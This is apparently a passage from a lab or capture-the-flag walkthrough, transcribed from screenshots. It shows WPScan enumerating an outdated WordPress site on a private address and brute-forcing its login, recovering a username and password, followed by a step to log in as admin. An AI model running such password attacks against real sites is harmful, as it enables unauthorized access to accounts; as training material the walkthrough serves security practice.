[-] Started: Wed Oct 5 11:06:01 2022

Interesting Finding(s):

[-] Headers
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[-] XML-RPC seems to be enabled: http://192.168.10.12/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[-] WordPress readme found: http://192.168.10.12/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[-] The external WP-Cron seems to be enabled: http://192.168.10.12/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[-] WordPress version 4.1.31 identified (Insecure, released on 2020-06-10).
| Found By: RSS Generator (Passive Detection)
```

```
zaviyaar@kali: ~/Desktop
File Actions Edit View Help
[-] http://192.168.10.12/feed-rss2, <generator>https://wordpress.org/?v=4.1.31</generator>
[-] http://192.168.10.12/feed-comments-rss2, <generator>https://wordpress.org/?v=4.1.31</generator>

[-] WordPress theme in use: twentyfifteen
| Location: http://192.168.10.12/wp-content/themes/twentyfifteen/
| Last Updated: 2022-05-24T08:00:00.800Z
| Readme: http://192.168.10.12/wp-content/themes/twentyfifteen/readme.txt
| [!] The version is out of date, the latest version is 3.2
| Style URL: http://192.168.10.12/wp-content/themes/twentyfifteen/style.css?ver=4.1.31
| Style Name: Twenty Fifteen
| Style URI: https://wordpress.org/themes/twentyfifteen
| Description: Our #215 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st...
| Author: the WordPress Team
| Author URI: https://wordpress.org/
| Found By: CSS Style In Homepage (Passive Detection)
| Version: 1.0 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.10.12/wp-content/themes/twentyfifteen/style.css?ver=4.1.31, Match: 'Version: 1.0'

[-] Enumerating All Plugins (via Passive Methods)
[-] No plugins Found.

[-] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 -> (137 / 137) 100.00% Time: 00:00:00

[-] No Config Backups Found.

[-] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - c0ldd / 9876543210
Trying c0ldd / 9876543210 Time: 00:03:49 -> (7005 / 174005) 41.19% ETA: ??:??:??

[-] Valid Combinations Found:
| Username: c0ldd, Password: 9876543210

[-] No WPScan API Token given, as a result vulnerability data has not been output.
[-] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[-] Finished: Wed Oct 5 11:09:59 2022
[-] Requests Done: 714
[-] Cached Requests: 38
[-] Data Sent: 3.156 MB
[-] Data Received: 25.73 MB
[-] Memory used: 262.312 MB
[-] Elapsed time: 00:03:58

[zaviyaar@kali]~$
```

```
kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

zaviyaar@kali: ~/Desktop

[zaviyaar@kali]~$ sudo wpscan --url 192.168.10.12 -U hugo -P pass.txt

WPScan
WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @ifireart

[+] URL: http://192.168.10.12/ [192.168.10.12]
[+] Started: Wed Oct 5 11:13:40 2022

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.10.12/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.10.12/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.10.12/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.1.31 identified (Insecure, released on 2020-06-10).
| Found By: RSS Generator (Passive Detection)
```

```
kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

zaviyaar@kali: ~/Desktop

[zaviyaar@kali]~$ sudo wpscan --url 192.168.10.12 -U hugo -P pass.txt

WordPress version 4.1.31 identified (Insecure, released on 2020-06-10).
| Found By: RSS Generator (Passive Detection)
| - http://192.168.10.12/?feed=rss2, <generator>https://wordpress.org/?v=4.1.31</generator>
| - http://192.168.10.12/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.1.31</generator>

[+] WordPress theme in use: twentyfifteen
| Location: http://192.168.10.12/wp-content/themes/twentyfifteen/
| Last Updated: 2022-05-24T08:00:00.000Z
| Readme: http://192.168.10.12/wp-content/themes/twentyfifteen/readme.txt
| [!] The version is out of date: the latest version is 3.2
| Style URL: http://192.168.10.12/wp-content/themes/twentyfifteen/style.css?ver=4.1.31
| Style Name: Twenty Fifteen
| Style URI: https://wordpress.org/themes/twentyfifteen
| Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st...
| Author: the WordPress team
| Author URI: https://wordpress.org/
| Found By: CSS Style In Homepage (Passive Detection)
| Version: 1.0 (00% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.10.12/wp-content/themes/twentyfifteen/style.css?ver=4.1.31, Match: 'Version: 1.0'

[+] Enumerating All Plugins (via Passive Methods)

[+] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:01 -> (137 / 137) 100.00% Time: 00:00:01

[+] No Config Backups Found.

[+] Performing password attack on Wp Login against 1 user/s
Trying hugo / eighty Time: 00:06:01 -> (10000 / 10000) 100.00% Time: 00:06:01

[+] No Valid Passwords Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Wed Oct 5 11:19:51 2022
[+] Requests Done: 10172
[+] Cached Requests: 5
[+] Data Sent: 4.773 MB
[+] Data Received: 30.947 MB
[+] Memory used: 264.938 MB
[+] Elapsed time: 00:06:11

[zaviyaar@kali]~$
```



Login with the detected username and password to open admin dashboard.

